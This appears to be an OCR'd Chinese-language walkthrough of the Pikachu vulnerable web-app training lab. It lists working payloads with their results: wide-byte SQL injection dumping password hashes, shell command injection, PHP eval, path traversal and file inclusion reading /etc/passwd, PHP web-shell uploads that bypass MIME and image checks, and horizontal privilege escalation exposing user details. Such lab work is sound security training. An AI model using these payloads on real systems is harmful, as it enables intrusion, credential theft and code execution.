
```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Origin: http://172.16.72.2:8081
Connection: close
Referer: http://172.16.72.2:8081/vul/sqli/sqli_widebyte.php
Cookie: PHPSESSID=dcv272o9sppvr8h534gq5adjf0
Upgrade-Insecure-Requests: 1

name=aaa%aa'union select
11,group_concat(concat(username,0x2f,password)) from pikachu.users
#&submit=%E6%9F%A5%E8%AF%A2
```

```
      what's your username?
      </p>
      <form method="post">
       <input class="sqli_in" type="text" name="name" />
       <input class="sqli_submit" type="submit" name="submit"
       value="查询" />
      </form>
      <p class='notice'>
       your uid:11<br />
       your email is:
       admin/e10adc3949ba59abbe56e057f20f883e,pikachu/670b14728
       ad9902aecba32e22fa4f6bd,test/e99a18c428cb38d5f2608536789
       22e03
      </p>

     </div>
```

rce 命令执行

exec "ping"

```
127.0.0.1 ; whoami
```




Here, please enter the target IP address!

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.109 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.040/0.069/0.109/0.025 ms
apache
```

exec"evel"

```
phpinfo();
```




PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bcmath.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/fileinfo.ini, /etc/php.d/gd.ini, /etc/php.d/json.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/snmp.ini, /etc/php.d/soap.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini, /etc/php.d/wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlrpc.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS

文件包含

local


```
http://172.16.72.2:8081/vul/fileinclude/fi_local.php?filename=../../../../../../../../etc/passwd&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2
```



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbi
/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games
/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System n
bus:/:/sbin/nologin polkitd:x:999:998:User for polkitd:/:/sbin/nologin libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin abrt:x:173:173::/etc/abrt:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin dockerr
latest:x:996:993:Docker User:/var/lib/docker-latest:/sbin/nologin dockerroot:x:995:992:Docker User:/var/lib/docker:/sbin/nologin
```


remote

```
172.16.72.2:8081/vul/fileinclude/fi_remote.php?
filename=http://www.baidu.com&submit=提交查询
```



文件下载


```
http://172.16.72.2:8081/vul/unsafedownload/execdownload.php?
filename=../../../../../../../../../../etc/passwd
```




```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sb
```

文件上传

client check




javascript.enabled false



这里只允许上传图片o！


info.php




PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration	/etc

mime type



```
Cookie: PHPSESSID=eldtks5orlvs232ml9s16cqtf3
Upgrade-Insecure-Requests: 1

-----------------------------218356922933750214104257463144
Content-Disposition: form-data; name="uploadfile"; filename="info.php"
Content-Type: image/png

<?php
phpinfo();
?>


-----------------------------218356922933750214104257463144
```




这里只允许上传图片，不要乱搞！

未选择文件。


文件上传成功

文件保存的路径为：uploads/info.php

getimeagesize



```
┌──(root💀kali)-[~]
└─# cat info.php >> black1.jpeg
```



这里只允许上传图片，不要乱搞！

未选择文件。


文件上传成功

文件保存的路径为：uploads/2021/12/03/42081561aa29510b0dd360403843.jpeg

http://172.16.72.2:8081/vul/unsafeupload/uploads/2021/12/03/42081561aa29510b0dd360403843.jpeg

文件包含+ 文件上传

```
172.16.72.2:8081/vul/fileinclude/fi_local.php?
filename=../../../../../../../../../../../../../../../var/www/pikachu/vul/unsafeupload/uploads/2021/12/03/42081561aa29510b0dd360403843.jpeg&submit=提交查询
```




```
I� Z;R ^���h�Q��R�(��P�QE���P(�IJ(���z�IGJ)E&h�����w����@ N��}h�@�E�G�P�);Q�z(����E ��4��hR (�Q
Z;�4P���Q@�Gj)J1�-���Q�I@H(��ʅ��(�h��@��ç@Qبt�Ķ(g@ ���P�();~�IB�����4���^(�/jC@
�R��P8��'�:�P:���(�P(����R�P(R�C@�F AJ(� �� ��M�Z8�𓂀�hh����4 ozQÇ�J;P)i� QM�?ɳ����h�E�(����KÇ�%��
w���@ ;����G���zR��Ç 4��@��
```

PHP Version 5.4.16

System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/bcmath.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/fileinfo.ini, /etc/php.d/gd.ini, /etc/php.d/json.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/posix.ini, /etc/php.d/snmp.ini, /etc/php.d/soap.ini, /etc/php.d/sqlite3.ini, /etc/php.d/sysvmsg.ini, /etc/php.d/sysvsem.ini, /etc/php.d/sysvshm.ini,

逻辑越权

水平越权



hello,lucy,你的具体信息如下：

姓名:lucy


性别:girl

手机:12345678922

住址:usa

邮箱:lucy@pikachu.com

```
http://172.16.72.2:8081/vul/overpermission/op1/op1_mem.php?
username=lili&submit=%E7%82%B9%E5%87%BB%E6%9F%A5%E7%9C%8B%E4%B8%AA%E4%BA%BA%E4%BF
%A1%E6%81%AF
```



hello,lili,你的具体信息如下：

姓名:lili

性别:girl

手机:18656565545

